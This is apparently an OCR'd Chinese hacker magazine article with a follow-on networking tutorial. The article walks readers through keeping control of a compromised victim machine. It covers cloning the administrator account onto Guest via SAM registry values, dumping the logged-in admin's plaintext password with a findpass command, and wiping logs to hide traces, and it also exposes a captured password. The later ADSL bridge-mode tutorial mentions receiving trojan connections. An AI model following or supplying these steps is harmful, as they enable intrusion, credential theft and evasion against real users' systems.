


图11　管理员组




图12　管理员帐号相对应的值

那么，这个1F4在哪里呢？在上方的Users组下，有一个"0000014F"，看看后面的1F4，难道是巧合吗？非也！这表示我们找到了管理员的值，下面有2个键值，一个是F，一个是V。我们复制F值里面的内容，双击打开，然后找到我们要克隆的帐号的值。Guest的值是1F5，打开他的F值，再把复制的管理员内容全部粘贴进去，一切正常，如图13所示。




图13 F值

使用类似的方法克隆另外一个帐号。可能有朋友问了，既然进入了这个电脑，为什么不把管理员密码搞出来呢？当然是可以的了！用findpass这个软件就可以了。

六、彻底控制——寻找管理员的密码

现在，要寻找管理员的密码，还有一个前提条件，那就是：管理员现在必须登入了，还得知道计算机名称！也就是说：要知道管理员的帐号，还有管理员winlogon.exe进程的PID值。怎么找呢？很简单，我们可以用终端服务管理器tsadmin.exe。打开终端服务管理器，上面括号里面就有administrator管理员的相关资料，我们看看他开了哪些东西。找到winlogon.exe的值，记下这个值是224，还有计算机名是FOTOCOPY。如图14所示。




图14　终端服务管理器查看winlogon.exe的值

现在，我们组合起来，findpass的命令就是：

findpass FOTOCOPY administrator 224

OK！密码出来了！管理员的密码是pepsicola，列出来的顺序是：计算机名／用户／密码。如图15所示。





图15 findpass查密码

好了，这样，我们这鸡就差不多了。现在要做的就是打扫卫生了！打开我们自己文件夹下的klog.exe，这是一个专门清楚日志的软件，点击运行后，几个窗口闪过，蛛丝马迹都消失了。然后，我们重新启动电脑。现在，万事大吉，检查后，美味"肉鸡"牢牢的在我掌握之中。现在，这个肉鸡想怎么吃就怎么吃了！

（本文涉及的query.exe、elsave.exe、TFTPD32.EXE、psu.exe、findpass.exe、klog.exe、tihuan.exe、3389gai.exe在光盘中均有收录）

编辑点评：

小编在图11看到一个"shanlu"账户，所示猜想这台肉鸡是用"WIN2K自动攻击探测机"找的，这个程序找肉鸡的速度还是挺快的，此机IP的开头是"202"，是否是外国机子还有待考证（并不是装了英文系统就是外国人用的）。本文给大家讲了很多独享肉鸡的方法，下次找到肉鸡可不要再丢了哦！



菜鸟恶补

关于“内网IP和公网IP”是个老大难的问题了，菜鸟想弄明白，可逮到哪只老鸟也都懒得去慢慢解释。打个比方，公网IP就如同一个电话号码，有这个号码在全球都能拔通此电话，而内网IP就如同这个电话内的一个分机，要拔通就得先经过主号再转到你的分号。这期的菜鸟恶补就给大家补补《内网IP到公网IP的转换》的知识，用ADSL上网的朋友可得看仔细了哦！

内网IP到公网IP的转换

by 海的归宿

大家都知道ADSL猫具有路由功能，可以实现自动拨号，轻松构建内网等便利。什么是路由？本文再提供点普及网络基础知识服务吧。所谓路由，是指将数据包从一个网络（源端网络）运送到另一个网络（目的网络），并将数据包转发给目的主机的过程。路由工作于OSI参考协议的第三层（网络层），通过IP和IPX等协议地址来实现数据转发。

当ADSL猫拨号时，公网IP加载在其内部的路由模块中，猫内部的路由模块可以实现自动拨号和加载IP地址的功能。同时其还提供局域网模块，负责局域网内部通讯和组网。ADSL猫的路由功能大大方便了ADSL拨号和局域网组网，美中不足的是，拨号所得的公网IP加载在路由猫上，我们的电脑则成为局域网内的一分子，任何访问我们本机的进程都要经过路由猫来转发，虽然路由猫提供了NAT功能，但操作和数据转发并不是那么直接。

有没有更直接的过程呢？让拨号所获得的IP加载到我们电脑上。有，去掉路由猫的路由功能，改用桥接功能，这样ADSL猫只提供拨号功能，网络层操作由我们的电脑来完成，这样就实现了公网IP加载到电脑上。

当黑客与公网IP结合，自然能擦出一大堆火花。直接给笔者带来的便利就是能轻松使用自己的电脑结合动态域名建站，一些反向连接的软件也可以直接在本机上操作了。其他优点大家自己结合实际用了再说吧，如果你是玩马高手，现在马儿可以直接往你机上奔了；如果你是泡妞高手，和MM视频可不会再存在连接不成功的烦恼了。

以下为具体操作过程，笔者的ADSL猫型号为：华硕ASM6000GV，猫的WEB配置页面和大家的大同小异，因为它们的核心都一样，具体操作如下：

第一步如图1所示，进入ADSL猫的WEB配置页面，进入快速设定页面，相关参数设置：

ATM Interface：ATM接口，也就是猫拨号的接口，一共有0~7号八个接口，接口号越低优先级越高。

Operation Mode：操作模式，YES表示运行，NO表示关闭。使用当前接口时，务必让其他接口处于关闭状态。

Encapsulation：封装，默认使用路由协议，这里我们选择：1483 Bridged IP LLC，桥接协议。

VPI：Virtual Channel Identifier 虚通道标识符，标识用户之间或用户与网络之间的虚通道，默认为0。

VCI：DSLAM识别各ATM终端（ADSL线路）的标志，由你的ISP提供，电信ADSL为200。

Bridge：桥接，Enabled表示启用。

DNS：你本地的DNS服务器，解析不了域名可别怪我。

